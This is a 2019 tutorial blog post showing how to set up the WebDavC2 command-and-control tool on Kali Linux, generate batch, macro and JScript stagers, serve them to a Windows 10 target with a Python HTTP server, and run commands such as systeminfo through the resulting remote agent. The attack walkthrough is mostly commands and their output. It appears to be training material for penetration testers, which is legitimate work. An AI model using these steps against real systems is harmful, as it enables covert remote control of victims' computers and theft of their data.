# Command & Control: WebDav C2

April 14, 2019 By Raj Chandel

In this article, we will learn how to use WebDav C2 tool.

## Table of Content:

- Introduction
- Installation
- Exploiting Target
- Command Execution

## Introduction

WebDavC2 uses the WebDAV protocol with PROPFIND only requests to serve as a C2 communication channel between an agent, running on the target system, and a controller acting as the actual C2 server. This tool is developed using python. The credit for developing this tool goes to Arno0x0x.

WebDavC2 is composed of a controller, which acts as the C2 server. It also comprises of an agent, written in C#/.Net, running on the target system. It is delivered to the target system via various initial stagers. It also consists of various types of initial stagers (created on the fly when the controller starts) used for the initial compromisation of the target system.

For this particular demonstration,

**Attacker:** Kali Linux

**Target:** Windows 10

## Installation

To begin, first we need the tool on our Attacker Machine. To do this, we will clone the tool directly from the GitHub.

```
git clone https://github.com/Arno0x/WebDavC2
```

```
root@kali:~# git clone https://github.com/Arno0x/WebDavC2
Cloning into 'WebDavC2'...
remote: Enumerating objects: 69, done.
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69
Unpacking objects: 100% (69/69), done.
```

After running the above command, we would have a directory created by the name of WSC2. Now, we will traverse inside that directory using the cd command. Let's see the contents of the directory that we just cloned using the ls command.

```
cd WebDavC2/
ls
chmod +x webdavC2.py
```

```
root@kali:~# cd WebDavC2/
root@kali:~/WebDavC2# ls
agent  lib  LICENSE  readme.md  stagers  templates  webdavC2.py
root@kali:~/WebDavC2# chmod +x webdavC2.py
```

**Exploiting Target**

As we run the tool, we are greeted with a cool looking banner as shown in the given below. Followed by some details about the Author and Version and tool. After this it will create multiple stagers in Batch, Macro and Jscript as shown in the figure below. It also starts an WebDav Server at the IP provided at port 80.

```
python webdavC2.py
```



Now we have to send the files to the target. For this we will open a new terminal and traverse inside the stagers directory. Here as we can see that we have multiple stagers. Let's try to open the batch file, here we see that the PowerShell batch file in encrypted. Now we will sent these stagers to the target using the python server.

```
cd stagers/
ls
cat stager.bat
python -m SimpleHTTPServer 80
```


## Command Execution

After the stager is executed, we are provided with a prompt to run commands. Here we run the command systeminfo. And we have the system information of the target as shown in the given image.

```
systeminfo
```


[+] Sending serialized agent binary (.Net assembly) to the stager
[+] Sending serialized agent binary (.Net assembly) to the stager
[+] Sending serialized agent binary (.Net assembly) to the stager
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\pavan\Downloads>
Command: systeminfo
C:\Users\pavan\Downloads>systeminfo
Command: Host Name: PAVAN-PC
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free